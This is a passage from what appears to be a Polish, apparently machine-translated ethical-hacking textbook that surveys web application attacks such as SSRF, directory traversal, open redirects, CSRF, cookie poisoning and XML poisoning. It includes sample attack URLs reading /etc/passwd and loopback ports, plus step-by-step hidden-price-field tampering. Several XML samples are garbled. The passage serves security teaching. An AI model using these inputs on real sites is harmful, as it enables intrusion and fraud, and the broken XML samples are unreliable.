Co więcej, osoby atakujące mogą używać przeskanowanych portów, takich jak port 21, 22 i 25, wraz z interfejsem sprzężenia zwrotnego.

Oto kilka przykładów:

https://www.certifiedhacker.com/page?url=http://localhost:22/

https://www.certifiedhacker.com/page?url=http://127.0.0.1:25/

https://www.certifiedhacker.com/page?url=http://127.0.0.1:3389/

Inne zagrożenia aplikacji internetowych

Zagrożenia aplikacji internetowych nie ograniczają się do ataków opartych na adresach URL i porcie 80. Pomimo korzystania z portów, protokołów i warstw OSI, dostawcy muszą chronić integralność aplikacji o znaczeniu krytycznym przed możliwymi przyszłymi atakami, będąc w stanie poradzić sobie ze wszystkimi metodami ataku. Różne rodzaje zagrożeń aplikacji internetowych są następujące:

Przechodzenie przez katalogi

Atakujący wykorzystują protokół HTTP, przemierzając katalogi, co daje im dostęp do zastrzeżonych katalogów; wykonują polecenia poza katalogiem głównym serwera WWW.

Niezweryfikowane przekierowania i przekierowania

Atakujący nakłaniają ofiary do klikania niezweryfikowanych linków, które wydają się być legalne. Takie przekierowania mogą próbować zainstalować złośliwe oprogramowanie lub nakłonić ofiary do ujawnienia haseł lub innych poufnych informacji. Niebezpieczne przekierowania mogą umożliwić obejście kontroli dostępu, prowadząc do

Atak fiksacji sesji

Exploity zarządzania bezpieczeństwem

Nie udało się ograniczyć dostępu do adresu URL

Złośliwe wykonanie pliku

Atak na wodopoje

Jest to rodzaj niezweryfikowanego ataku przekierowania, w którym atakujący najpierw identyfikuje najczęściej odwiedzaną witrynę celu, określa luki w witrynie, wstrzykuje złośliwy kod do podatnej aplikacji internetowej, a następnie czeka, aż ofiara przegląda witrynę. Gdy ofiara próbuje uzyskać dostęp do witryny, złośliwy kod jest wykonywany, infekując ofiarę.

Fałszowanie żądań między witrynami

Metoda cross-site request forgery to rodzaj ataku, w którym uwierzytelniony użytkownik jest zmuszany do wykonania określonych zadań w aplikacji internetowej, które wybiera atakujący, np. kliknięcie przez użytkownika konkretnego łącza wysłanego w wiadomości e-mail lub na czacie.

Zatrucie ciasteczkiem/sesją

Zmieniając informacje w pliku cookie, osoby atakujące omijają proces uwierzytelniania. Po uzyskaniu kontroli nad siecią mogą modyfikować jej zawartość, wykorzystywać system do złośliwych ataków lub kraść informacje z systemów użytkowników.

Ataki na usługi internetowe

Osoba atakująca może dostać się do docelowej aplikacji internetowej, wykorzystując aplikację zintegrowaną z podatnymi na ataki usługami internetowymi. Osoba atakująca wstrzykuje złośliwy skrypt do usługi internetowej, a następnie może ujawnić i zmodyfikować dane aplikacji.

Śledzenie plików cookie

Atakujący wykorzystują pliki cookie do szpiegowania systemów ofiar, aby analizować nawyki użytkowników związane z surfowaniem i sprzedawać te informacje innym atakującym lub przeprowadzać różne ataki na aplikacje internetowe ofiar.

Manipulacja ukrytym polem

Atakujący próbujący złamać zabezpieczenia witryn handlu elektronicznego najczęściej przeprowadzają takie ataki. Manipulują ukrytymi polami i zmieniają przechowywane w nich dane. Z takimi problemami codziennie boryka się kilka sklepów internetowych. Atakujący mogą zmieniać ceny i zawierać transakcje, wyznaczając wybrane przez siebie ceny.

Aplikacja zaciemniająca

Atakujący zazwyczaj starają się ukryć swoje ataki i uniknąć wykrycia. Sieciowe i oparte na hoście systemy wykrywania włamań (IDS) nieustannie wyszukują oznaki dobrze znanych ataków, zmuszając atakujących do szukania różnych sposobów pozostania niewykrytym. Najpopularniejsza metoda zaciemniania ataku polega na kodowaniu części ataku za pomocą kodowania Unicode, UTF-8, Base64 lub kodowania URL. Unicode to metoda przedstawiania liter, cyfr i znaków specjalnych w celu ich prawidłowego wyświetlania, niezależnie od aplikacji lub platformy.

Odmowa usługi (DoS)

Atak DoS to atak na dostępność usługi, który zmniejsza, ogranicza lub uniemożliwia dostęp do zasobów systemowych przez uprawnionych użytkowników. Na przykład strona internetowa związana z usługą bankową lub pocztą elektroniczną może nie działać przez kilka godzin lub nawet dni, co powoduje stratę czasu i pieniędzy.

Przepełnienie bufora

Luka w zabezpieczeniach aplikacji internetowej związana z przepełnieniem bufora występuje, gdy aplikacja internetowa nie chroni prawidłowo swojego bufora i umożliwia zapis przekraczający jego maksymalny rozmiar.

Ataki CAPTCHA

CAPTCHA to test typu wyzwanie-odpowiedź realizowany przez aplikacje internetowe w celu sprawdzenia, czy odpowiedź jest generowana przez komputer. Chociaż CAPTCHA są zaprojektowane tak, aby były niezniszczalne, są podatne na różne rodzaje ataków.

Exploity platformy

Użytkownicy mogą tworzyć różne aplikacje internetowe przy użyciu różnych platform, takich jak BEA WebLogic i Cold Fusion. Z każdą platformą związane są różne luki w zabezpieczeniach i exploity.

Ataki na dostęp do sieci

Ataki na dostęp do sieci mogą w dużym stopniu wpłynąć na aplikacje internetowe, w tym na podstawowy poziom usług. Mogą również zezwalać na poziomy dostępu, których nie mogą przyznać standardowe metody aplikacji HTTP.

Ataki na protokół DMZ

Strefa zdemilitaryzowana (DMZ) to częściowo zaufana strefa sieci, która oddziela niezaufany Internet od zaufanej sieci wewnętrznej firmy. Osoba atakująca, która może skompromitować system, który zezwala na inne protokoły strefy DMZ, ma dostęp do innych stref DMZ i systemów wewnętrznych. Ten poziom dostępu może prowadzić do

o Kompromitacja aplikacji internetowej i danych

o Niszczenie stron internetowych

o Dostęp do systemów wewnętrznych, w tym baz danych, kopii zapasowych i kodu źródłowego

Internetowe ataki czasowe

Ataki oparte na synchronizacji oparte na sieci Web wykorzystują przecieki kanałów bocznych i szacują czas potrzebny na operacje na tajnych kluczach. Atakujący przeprowadzają te ataki w celu odzyskania nazw użytkowników i haseł dostępu do aplikacji internetowych.

Atak MarioNetu

Atakujący nadużywa interfejsu Service Workers API do wstrzykiwania i uruchamiania złośliwego kodu w przeglądarce ofiary w celu przeprowadzania różnych ataków, takich jak cryptojacking, DDoS, oszustwa związane z kliknięciami i rozproszone łamanie haseł.

RC4 NOMORE Atak

Atak Rivest Cipher Monitoring and Recovery Exploit (RC4 NOMORE) to atak na szyfr strumieniowy RC4. Atak ten wykorzystuje luki w zabezpieczeniach serwera WWW, który używa algorytmu szyfrowania RC4 do uzyskiwania dostępu do zaszyfrowanych poufnych informacji. Atakujący używają RC4 NOMORE do odszyfrowania plików cookie sieci Web zabezpieczonych protokołem HTTPS i wstrzyknięcia dowolnych pakietów. Po kradzieży ważnego pliku cookie atakujący podszywa się pod ofiarę i loguje się do witryny przy użyciu danych uwierzytelniających ofiary w celu wykonywania złośliwych działań i nieautoryzowanych transakcji.

Atak typu clickjacking

W przypadku przechwytywania kliknięć atakujący ładuje docelową witrynę internetową w ramce iframe o niskiej przezroczystości. Następnie atakujący projektuje stronę w taki sposób, aby wszystkie klikalne elementy, takie jak przyciski, były ustawione dokładnie tak, jak na wybranej docelowej stronie internetowej. Kiedy ofiara klika niewidoczne elementy, atakujący wykonuje różne szkodliwe działania.

Przejęcie JavaScriptu

Przejmowanie JavaScript, znane również jako przechwytywanie JSON, to luka umożliwiająca atakującym przechwytywanie poufnych informacji z systemów wykorzystujących JavaScript Objects (JSON) jako nośnik danych. Luki te wynikają z błędów w polityce tego samego pochodzenia przeglądarki internetowej, która pozwala domenie na dodanie kodu z innej domeny.

Atak ponownego wiązania DNS

Atakujący przeprowadzają ataki polegające na ponownym powiązaniu DNS w celu obejścia ograniczeń bezpieczeństwa zasady tego samego pochodzenia i komunikowania się z domenami lokalnymi lub wysyłania do nich dowolnych żądań za pośrednictwem złośliwej strony internetowej.

Atak na tę samą stronę

Atak na tę samą witrynę ma miejsce, gdy osoba atakująca hostuje złośliwą witrynę internetową w subdomenie legalnej aplikacji w celu nakłonienia użytkowników do przejścia do złośliwej witryny internetowej, z której osoba atakująca może zbierać poufne dane użytkowników.

Atak typu pass-the-cookie

Atak pass-the-cookie umożliwia atakującym dostęp do aplikacji internetowej bez podawania poświadczeń użytkownika. Atakujący kradną pliki cookie z przeglądarki docelowego użytkownika i umieszczają je w swojej sesji, aby ominąć uwierzytelnianie na docelowym serwerze.

Przechodzenie przez katalogi

Gdy dostęp jest udzielany poza określoną aplikacją, istnieje możliwość niezamierzonego ujawnienia lub modyfikacji informacji. Złożone aplikacje są konfigurowane z wieloma katalogami, które istnieją jako komponenty aplikacji i dane. Aplikacja może przechodzić przez te katalogi, aby zlokalizować i wykonać prawidłowe części aplikacji. Atak polegający na przechodzeniu przez katalogi/wymuszone przeglądanie ma miejsce, gdy osoba atakująca jest w stanie przeglądać katalogi i pliki poza normalnym dostępem aplikacji. Taki atak ujawnia strukturę katalogów aplikacji i często bazowy serwer WWW i system operacyjny. Directory traversal umożliwia atakującym dostęp do zastrzeżonych katalogów, w tym kodu źródłowego aplikacji, konfiguracji i krytycznych plików systemowych oraz wykonywanie poleceń poza głównym katalogiem serwera WWW. Przy takim poziomie dostępu do architektury aplikacji internetowych osoba atakująca może

Wyliczać zawartość plików i katalogów

Uzyskać dostęp do stron, które w przeciwnym razie wymagają uwierzytelnienia (i ewentualnie płatności)

Zdobyć tajną wiedzę na temat aplikacji i jej konstrukcji Odkrywaj identyfikatory użytkowników i hasła przechowywane w ukrytych plikach Odnajduj kod źródłowy i inne interesujące pliki pozostawione na serwerze Przeglądaj wrażliwe dane, takie jak informacje o klientach

Przykład:

W poniższym przykładzie zastosowano powrót do kilku katalogów i uzyskanie pliku zawierającego kopię zapasową aplikacji internetowej:

http://www.targetsite.com/../../../sitebackup.zip

W tym przykładzie pobierany jest plik „/etc/passwd” z systemu UNIX/Linux, który zawiera informacje o koncie użytkownika:

http://www.targetsite.com/../../../../etc/passwd

Rozważmy inny przykład, w którym osoba atakująca próbuje uzyskać dostęp do plików znajdujących się poza katalogiem publikowania w Internecie za pomocą przechodzenia między katalogami:

http://www.certifiedhacker.com/process.aspx?page=../../../../jakiś katalog/jakiś plik

http://www.certifiedhacker.com/../../../../jakiś katalog/jakiś plik

Niezweryfikowane przekierowania i przekierowania

Niezweryfikowane przekierowania umożliwiają atakującym instalowanie złośliwego oprogramowania lub nakłanianie ofiar do ujawnienia haseł lub innych poufnych informacji, podczas gdy niebezpieczne przekierowania mogą pozwolić na ominięcie kontroli dostępu. Atakujący wysyła linki do niezweryfikowanych przekierowań i zachęca ofiarę do kliknięcia w nie. Gdy ofiara kliknie link, myśląc, że jest to prawidłowa strona, przekierowuje ją na inną stronę. Takie przekierowania prowadzą do instalacji złośliwego oprogramowania, a nawet mogą nakłonić ofiary do ujawnienia haseł lub innych poufnych informacji. Atakujący bierze na cel niebezpieczne przekazywanie dalej, aby ominąć kontrole bezpieczeństwa. Niebezpieczne przekierowanie może pozwolić na obejście kontroli dostępu, prowadząc do następujących sytuacji:

Atak fiksacji sesji

W ataku polegającym na utrwalaniu sesji osoba atakująca oszukuje lub zachęca użytkownika do uzyskania dostępu do legalnego serwera WWW przy użyciu jawnej wartości identyfikatora sesji.

Exploity zarządzania bezpieczeństwem

Niektórzy atakujący atakują systemy zarządzania bezpieczeństwem, zarówno w sieciach, jak iw warstwie aplikacji, w celu zmodyfikowania lub wyłączenia egzekwowania zabezpieczeń. Osoba atakująca, która wykorzystuje zarządzanie zabezpieczeniami, może bezpośrednio modyfikować zasady ochrony, usuwać istniejące zasady, dodawać nowe zasady oraz modyfikować aplikacje, dane systemowe i zasoby.

Nie udało się ograniczyć dostępu do adresu URL

Aplikacja często zabezpiecza lub chroni poufne funkcje i zapobiega wyświetlaniu linków lub adresów URL w celu ochrony. Atakujący uzyskują bezpośredni dostęp do tych linków lub adresów URL i wykonują nielegalne operacje.

Złośliwe wykonanie pliku

W większości aplikacji występują luki umożliwiające wykonanie złośliwego pliku. Przyczyną tej luki są niesprawdzone dane wejściowe do serwera WWW. W ten sposób osoby atakujące wykonują i przetwarzają pliki na serwerze WWW oraz inicjują zdalne wykonanie kodu, zdalnie instalują rootkita i — przynajmniej w niektórych przypadkach — przejmują pełną kontrolę nad systemami. W scenariuszu z „niezweryfikowanym przekierowaniem" użytkownik otrzymuje od osoby atakującej wiadomość e-mail z próbą wyłudzenia informacji, która zachęca użytkownika do kliknięcia łącza. Link (złośliwe zapytanie) wydaje się być uzasadniony, ponieważ na początku adresu URL zawiera nazwę legalnej witryny internetowej, takiej jak www.certifiedhacker.com. Jednak ostatnia część odsyłacza zawiera złośliwy adres URL (www.evilserver.com), na który przekierowuje ofiarę. Gdy użytkownik kliknie w link, przekierowuje do witryny www.evilserver.com oraz serwer, na którym znajduje się witryna, mogą wykonywać nielegalne działania, takie jak zbieranie danych uwierzytelniających użytkownika, wdrażanie złośliwego oprogramowania i tak dalej. „Niepotwierdzone przekazywanie dalej" umożliwia atakującym dostęp do poufnych stron, których przeglądanie jest ogólnie ograniczone. Podczas niezweryfikowanego przekazywania atakujący żądają strony z serwera z przekierowaniem (tj. poprzez wprowadzenie łącza z osadzonym zapytaniem do przodu) http://www.certifiedhackershop.com/purchase.jsp?fwd=admin.jsp, które dociera do serwer obsługujący witrynę certyfikowanego sklepu hakerskiego. Serwer, bez odpowiedniej weryfikacji, przekierowuje atakującego do wrażliwej strony administracyjnej, gdzie może uzyskać dostęp do rekordów zakupów, zarejestrowanych użytkowników i tak dalej. Dzięki tej technice osoba atakująca może z powodzeniem ominąć wszelkie kontrole bezpieczeństwa.

Rodzaje ataków przekierowania

Otwórz przekierowanie

Otwarte przekierowanie to luka w zabezpieczeniach, która umożliwia atakującym dodanie własnych parametrów do adresu URL w celu przekierowania użytkowników z zaufanych witryn do złośliwych witryn, w których mogą wykraść poufne dane użytkownika i przekierować użytkowników z powrotem do oryginalnej witryny. Atakujący albo po prostu próbuje eskortować użytkownika do fałszywej witryny internetowej w celu wprowadzenia danych logowania, albo przekierowuje użytkownika do fałszywej witryny internetowej, która naśladuje legalną witrynę internetową za pomocą phishingu. Takie przekierowania mogą prowadzić do wąchania danych uwierzytelniających, wykonywania skryptów krzyżowych itp. Ataki te są zwykle przeprowadzane przez wykorzystanie luk w zabezpieczeniach legalnej witryny, dzięki którym osoby atakujące mogą fałszować adresy URL i wstrzykiwać złośliwe skrypty za pomocą JavaScript lub PHP.

Otwarte przekierowanie oparte na nagłówkach

Jest to proces modyfikowania nagłówka lokalizacji HTTP w celu przekierowania użytkowników na złośliwą stronę bez ich wiedzy. Obsługuje operację, gdy JavaScript nie zinterpretuje nagłówka. Użytkownicy powinni dokładnie zweryfikować pełny adres URL przed zażądaniem zasobu.

Otwarte przekierowanie oparte na JavaScript

Jest to proces wstrzykiwania kodu JavaScript do odpowiedzi strony internetowej otrzymanej z odpowiedniego serwera WWW. Ten rodzaj otwartych przekierowań jest najczęściej wykorzystywany w oszustwach typu phishing, w przypadku których użytkownicy nie są świadomi, że przechodzą do złośliwej witryny.

Atak wodopoju

W ataku typu „watering hole" osoba atakująca identyfikuje strony internetowe często przeglądane przez atakowaną firmę/osobę i testuje te strony w celu zidentyfikowania ewentualnych luk w zabezpieczeniach. Gdy atakujący zidentyfikuje luki w zabezpieczeniach, wstrzykuje złośliwy skrypt/kod do aplikacji internetowej, który może przekierować stronę internetową i pobrać złośliwe oprogramowanie na maszynę ofiary. Po zainfekowaniu podatnej aplikacji internetowej atakujący czeka, aż ofiara uzyska dostęp do zainfekowanej aplikacji internetowej. Atak ten nazywany jest atakiem na wodopoj, ponieważ atakujący czeka, aż ofiara wpadnie w pułapkę, podobnie jak lew czeka, aż ofiara przybędzie do wodopoju, aby napić się wody. Gdy ofiara przegląda zainfekowaną stronę internetową, strona internetowa przekierowuje ją i pobiera złośliwe oprogramowanie na jej/jej maszynę, zagrażając maszynie i faktycznie zagrażając sieci/organizacji.

Atak z fałszerstwem żądań między witrynami (CSRF).

Fałszowanie żądań między witrynami (CSRF), znane również jako atak jednym kliknięciem, ma miejsce, gdy haker instruuje przeglądarkę internetową użytkownika, aby wysłała żądanie do podatnej witryny za pośrednictwem złośliwej strony internetowej. Strony internetowe związane z finansami często zawierają luki CSRF. Zazwyczaj osoby atakujące z zewnątrz nie mają dostępu do korporacyjnych intranetów; stąd CSRF jest jedną z metod stosowanych do wejścia do tych sieci. Niezdolność aplikacji internetowych do odróżnienia żądania wysłanego przy użyciu złośliwego kodu od prawdziwego żądania naraża je na atak CSRF. Takie ataki wykorzystują luki w zabezpieczeniach stron internetowych, które pozwalają atakującym zmusić niczego niepodejrzewających użytkowników do wysyłania złośliwych żądań, których nie zamierzali wysyłać. Ofiara użytkownika utrzymuje aktywną sesję z zaufaną witryną i jednocześnie odwiedza złośliwą witrynę, która wstrzykuje żądanie HTTP do zaufanej witryny do sesji użytkownika ofiary, naruszając jej integralność. W tym scenariuszu osoba atakująca tworzy złośliwy skrypt i przechowuje go na złośliwym serwerze internetowym. Gdy użytkownik odwiedza witrynę, uruchamia się złośliwy skrypt, a atakujący uzyskuje dostęp do przeglądarki użytkownika.

Jak działają ataki CSRF

W ataku CSRF osoba atakująca czeka, aż użytkownik połączy się z zaufanym serwerem, a następnie nakłania użytkownika do kliknięcia złośliwego łącza zawierającego dowolny kod. Gdy użytkownik kliknie w link, wykonuje dowolny kod na zaufanym serwerze. Poniższy schemat wyjaśnia kroki zaangażowania w atak CSRF.

Zatrucie ciasteczkiem/sesją

Pliki cookie są zwykle używane do utrzymywania sesji między aplikacjami internetowymi a użytkownikami; w związku z tym pliki cookie muszą często przesyłać poufne dane uwierzytelniające.

Osoba atakująca może z łatwością modyfikować informacje zawarte w plikach cookie, aby eskalować dostęp lub przyjąć tożsamość innego użytkownika. Zwykle celem sesji jest unikalne powiązanie każdej osoby z aplikacją internetową, do której uzyskuje dostęp. Zatruwanie plików cookie i informacji o sesji może pozwolić osobie atakującej na wstrzyknięcie złośliwej zawartości lub zmodyfikowanie sposobu korzystania z Internetu przez użytkownika i uzyskanie nieautoryzowanych informacji. Pliki cookie mogą zawierać dane specyficzne dla sesji, takie jak identyfikatory użytkowników, hasła, numery kont, łącza do zawartości koszyka, dostarczone informacje prywatne i identyfikatory sesji. Istnieją jako pliki przechowywane w pamięci komputera klienckiego lub na dysku twardym. Serwer proxy może być używany do przepisywania danych sesji, wyświetlania danych plików cookie i/lub określania nowego identyfikatora użytkownika lub innych identyfikatorów sesji w pliku cookie. Modyfikując dane w pliku cookie, osoba atakująca może często zyskać na eskalacji aby uzyskać dostęp lub złośliwie wpłynąć na sesję użytkownika. Wiele witryn oferuje możliwość „Pamiętasz mnie?" i przechowywać informacje o użytkowniku w pliku cookie, dzięki czemu użytkownik nie musi ponownie wprowadzać danych przy każdej wizycie na stronie. Wszelkie wprowadzone informacje prywatne są przechowywane w pliku cookie. Aby chronić pliki cookie, twórcy witryn często je kodują. Łatwo odwracalne metody kodowania, takie jak Base64 i R0T13 (obracanie liter alfabetu o 13 znaków), dają fałszywe poczucie bezpieczeństwa użytkownikom przeglądającym pliki cookie.

Groźby

Naruszone pliki cookie i sesje mogą dostarczyć atakującemu poświadczenia użytkownika, umożliwiając atakującemu dostęp do kont i przyjęcie tożsamości innych użytkowników aplikacji. Przyjmując tożsamość online innego użytkownika, osoby atakujące mogą przeglądać historię zakupów pierwotnego użytkownika, zamawiać nowe produkty, wykorzystywać usługi i uzyskiwać dostęp do podatnej na ataki aplikacji internetowej. Jeden z najłatwiejszych przykładów polega na użyciu pliku cookie bezpośrednio do uwierzytelnienia. Inna metoda zatruwania plików cookie/sesji wykorzystuje serwer proxy do przepisania danych sesji, wyświetlenia danych plików cookie i/lub określenia nowego identyfikatora użytkownika lub innych identyfikatorów sesji w pliku cookie. Istnieją cztery rodzaje plików cookie: trwałe, nietrwałe, bezpieczne i niezabezpieczone. Stałe pliki cookies są przechowywane na dysku, natomiast nietrwałe – w pamięci. Aplikacje internetowe przesyłają bezpieczne pliki cookie tylko za pośrednictwem połączeń SSL.

Jak działa zatrucie ciasteczkami

Aplikacje internetowe używają plików cookie do symulacji stanu przeglądania przez użytkownika, w zależności od użytkownika końcowego i tożsamości komponentów aplikacji internetowej po stronie serwera. Zatruwanie plików cookie zmienia wartość pliku cookie po stronie klienta przed wysłaniem żądania do serwera. Serwer WWW może wysłać ustawiony plik cookie za pomocą dowolnej odpowiedzi na podany ciąg znaków i polecenie. Pliki cookies zapisywane są na komputerach użytkowników i są standardowym sposobem rozpoznawania użytkowników. Po ustawieniu serwera WWW otrzymuje on wszystkie żądania z plików cookie. Aby zapewnić dalszą funkcjonalność aplikacji, pliki cookie obsługują modyfikację i analizę za pomocą JavaScript. W tym ataku atakujący wyszukuje pliki cookie użytkownika, a następnie modyfikuje parametry plików cookie i przesyła je do serwera WWW. Następnie serwer akceptuje żądanie atakującego i przetwarza je.

Atak na serwis internetowy

Podobnie do sposobu, w jaki użytkownik wchodzi w interakcję z aplikacją internetową za pośrednictwem przeglądarki, usługa internetowa może wchodzić w bezpośrednią interakcję z aplikacją internetową bez potrzeby interaktywnej sesji użytkownika lub przeglądarki. Ewolucja i coraz częstsze korzystanie z usług internetowych w firmach oferuje nowe wektory ataków w ramach aplikacji. Usługi

sieciowe są oparte na protokołach XML, takich jak Web Services Definition Language (WSDL) do opisywania punktów połączeń, Universal Description, Discovery and Integration (UDDI) do opisu i wykrywania usług sieciowych oraz Simple Object Access Protocol (SOAP) do komunikacji między usługami sieciowymi, które są podatne na różne zagrożenia aplikacji sieciowych. Te usługi internetowe mają szczegółowe definicje, które pozwalają zwykłym użytkownikom i atakującym zrozumieć konstrukcję usług. W ten sposób usługi internetowe dostarczają atakującemu wiele informacji wymaganych do odcisku palca środowiska w celu sformułowania ataku. Oto kilka przykładów tego typu ataków:

1. Osoba atakująca wstrzykuje złośliwy skrypt do usługi internetowej i może ujawnić oraz zmodyfikować dane aplikacji. 2. Atakujący używa usługi sieciowej do zamawiania produktów i wstrzykuje skrypt w celu zresetowania ilości i stanu na stronie potwierdzenia do poziomu mniejszego niż pierwotnie zamówione. W ten sposób system przetwarzający żądanie zamówienia przesyła zamówienie, wysyła zamówienie, a następnie modyfikuje zamówienie, aby pokazać, że firma wysyła mniejszą liczbę produktów, ale atakujący ostatecznie otrzymuje więcej produktu, niż zapłacił .

Atak typu footprinting usługi sieciowej

Atakujący wykorzystują Universal Business Registry (UBR) jako główne źródło gromadzenia informacji o usługach internetowych, ponieważ jest to bardzo przydatne zarówno dla firm, jak i osób prywatnych. Jest to rejestr publiczny działający w oparciu o specyfikacje UDDI i SOAP. UBR jest nieco podobny do „serwera Whois" pod względem funkcjonalności. Aby zarejestrować usługi sieciowe na serwerze UDDI, firmy lub organizacje zwykle używają jednej z następujących struktur:

businessEntity: przechowuje szczegółowe informacje o firmie, takie jak nazwa firmy i dane kontaktowe.

businessService: logiczna grupa jednej lub wielu usług sieciowych. Każda struktura businessService jest podzbiorem businessEntity. Każda usługa biznesowa zawiera informacje techniczne i opisowe dotyczące usługi internetowej elementu businessEntity. bindingTemplate: reprezentuje pojedynczą usługę internetową. Jest to podzbiór usługi biznesowej i zawiera informacje techniczne wymagane przez aplikację kliencką do powiązania i interakcji z docelową usługą internetową.

TechnicalModel (tModel): przybiera formę metadanych z kluczem i reprezentuje unikalne koncepcje lub konstrukcje w UDDI.

Atakujący mogą śledzić aplikację internetową, aby uzyskać dowolne lub wszystkie te informacje struktury UDDI.

Zapytanie XML

POST /inquire HTTP/1.1

Content-Type: text/xml; charset=utf-8

SOAPAction: " "

Cache-Control: no-cache

Pragma: no-cache

User-Agent: Java/1.4.2_04

Host: uddi.microsoft.com

Accept: text/html, image/gif, image/jpeg,*; q=.2, /; q=.2

Connection: keep-alive

Content-Length:213

<?xml version="l.0" encoding="UTF-8M ?>

<Envelop xmlns="http://scemas.xmlsoap.org/soap/envelope/">

<Body>

<find_service generic="2.0" xmlns="urn:uddi- org:api_v2"><name>amazon</name></find_service>

</Body>

</Envelop>

Odpowiedź XML

HTTP/1.1 200 OK

Date: Wed, 20 Apr 2022 11:05:34 GMT

Server: Microsoft-IIS/7.5

X-Powered-By: ASP.NET

X-AspNet-Verstion: 1.1.4322

Cache-Control: private, max-age=0

Content-Type: text/xml; charset=utf-8

Content-Length: 1272

<?xml version="l.0" encoding="utf-8M ?><soap:Envelope

xmlns:soap="http://scemas.xmlsoap.org/soap/envelope/">

xlmns:xsi=Mhttp://www.w3.org/2008/XMLSchemainstance"

xmlns:xsd="http://w3.org/2008/xmlSchema"><soap:Body><serviceList

generic="2.0"

operator="Microsoft Corporation" truncated="false" xmlns="urn:uddi-org:api_v2"><serviceInfos><serviceInfo

serviceKey=6ad412cl-2b7c-5abc-c5aa-5cc6ab9dc843" businessKey="9112358ad-cl2d- 1234-d4cdc8e34e8a0aa6"

><name xml:lang="en-us">Amazon Research

Pane</nameX/serviceInfo><ServiceInfo

serviceKey="25638942-2d33-52f3-5896-cl2ca5632abc" businessKey="adc5c23-abcd-

8f52-cd5f-

1253adcefc2a"Xname xml:lang="en-us">Amazon Web Services

2.0</name></serviceInfo><serviceInfo

serviceKey="ad8a5c78-dc8f-4562-d45c-aad45d4562ad"businesskey="28d4acd8-d45c-

456a-4562-

acde4567d0f5"<name xml:kang="en">Amazon.com Web

Services</name></serviceInfoXserviceInfo

serviceKey="ad52a456-4d5f-7d5c-8def-c5e6d456cd45"businessKey="45235896-256a-

123a-c456-

add55a456f12"><name

xml:lang="en">AmazonBookPrice</nameX/serviceInfo><serviceInfo

serviceKey=9acc45ad-45cc-4d5c-1234-888cd4562893" businessKey="aa45238d-cd55-

4d22-8d5d-a55a4c43ad5cMXname

xml:lang="en">AmazonBookPrice</name></serviceInfoX/serviceInfos></serviceList></soap:Body></soap:

Envelope>

Zatruwanie usługi sieciowej XML

Zatruwanie XML jest podobne do ataku typu SQL injection. Ma wyższy wskaźnik sukcesu w ramach usług internetowych. Atakujący wstawiają złośliwy kod XML do żądań SOAP w celu manipulowania węzłami XML lub zatruwania schematu XML w celu generowania błędów w logice analizowania XML i przerywania logiki wykonywania. Atakujący mogą manipulować odwołaniami do zewnętrznych jednostek XML, co może prowadzić do otwierania dowolnych plików lub połączeń TCP, które można wykorzystać do innych ataków na usługi sieciowe. Zatruwanie XML umożliwia atakującym przeprowadzenie ataku DoS i naruszenie poufnych informacji. Ponieważ usługi sieciowe są wywoływane przy użyciu dokumentów XML, osoby atakujące zatruwają ruch między serwerem a aplikacjami przeglądarki, tworząc złośliwe dokumenty XML w celu zmiany mechanizmów analizowania, takich jak SAX i DOM, których aplikacje sieciowe używają na serwerze.

Żądanie XMLa

<CustomerRecord>

<CustomerNumber>2010</CustomerNuinber>

<FirstName>Jason</FirstName>

<LastName>Springfield</LastName>

<Address>Apt 20, 3rd Street</Address>

<Email>jason@springfield.com</Email>

<PhoneNumber>6325896325</PhoneNuinber>

</CustomerRecord>

Zatrute żądanie XML

<CustomerRecord>

<CustomerNuinber>2010</CustomerNumber>

<FirstName>Jason</FirstNameXCustomerNumber>

2010</CustomerNumber>

<FirstName>Jason</FirstName>

<LastName>Springfield</LastName>

<Address>Apt 20, 3rd Street</Address>

<Email>jason@springfield.com</Email>

<PhoneNumber>6325896325</PhoneNumber>

</CustomerRecord>

Ukryty Atak Manipulacji Pola

Atakujący przeprowadzają ataki polegające na manipulacji ukrytymi polami na witryny handlu elektronicznego, ponieważ większość tych witryn ma ukryte pola w specyfikacjach cen i rabatów. W każdej sesji klienta programiści używają ukrytych pól do przechowywania informacji o kliencie, w tym cen produktów i stawek rabatowych. Podczas opracowywania takich programów programiści uważają, że wszystkie ich aplikacje są bezpieczne; jednak hakerzy mogą manipulować cenami produktów, a nawet przeprowadzać transakcje ze zmienionymi cenami. Gdy użytkownik dokonuje wyborów na stronie HTML, wybór jest zazwyczaj zapisywany jako wartości pól formularza i wysyłany do aplikacji jako żądanie HTTP (GET lub POST). HTML może również przechowywać wartości pól jako pola ukryte, które nie są renderowane na ekranie przez przeglądarkę, ale gromadzone i przesyłane jako parametry podczas przesyłania formularzy. Atakujący mogą sprawdzić kod HTML strony i zmienić wartości ukrytych pól, aby zmienić żądania wysyłania wiadomości do serwera.

Przykład

Konkretny telefon komórkowy może być oferowany za 1000 USD w witrynie handlu elektronicznego, ale haker, zmieniając część ukrytego tekstu w polu ceny, kupuje go za jedyne 10 USD. Takie ataki skutkują poważnymi stratami dla właścicieli witryn internetowych, nawet jeśli używają oni najnowszego oprogramowania antywirusowego, zapór ogniowych, IDS itd. w celu ochrony swoich sieci przed atakami. Oprócz strat finansowych, właściciele mogą również stracić swoją wiarygodność rynkową. Przykład takiego kodu podano poniżej:

<form method="post" action="page.aspx">

<input type="hidden" name="PRICE" value="200.00">

Product name: <input type="text" name="product"

value="Certifiedhacker Shirt">
Product price: 200.00">

<input type="submit" value="submit">

</form>

1. Otwórz stronę html w edytorze HTML.

2. Znajdź ukryte pole (np. „<type=hidden name=price value=200.00>”).

3. Zmodyfikuj jego zawartość na inną wartość (np. "<type=hidden name=price value=2.00>").

4. Zapisz lokalnie plik html i przejrzyj go.

5. Kliknij przycisk Kup, aby dokonać elektronicznej kradzieży sklepowej za pomocą ukrytej manipulacji.

Internetowe ataki czasowe

Web-based timing attack to rodzaj ataku side-channel przeprowadzanego przez osoby atakujące w celu pobrania poufnych informacji, takich jak hasła z aplikacji internetowych, poprzez pomiar czasu odpowiedzi serwera. Ataki te wykorzystują wyciek z kanału bocznego i szacują czas potrzebny na tajne operacje na kluczach. Różne typy ataków opartych na synchronizacji w sieci obejmują bezpośrednie ataki na synchronizację, ataki na synchronizację między witrynami i ataki na synchronizację oparte na przeglądarce.

Bezpośredni atak czasowy

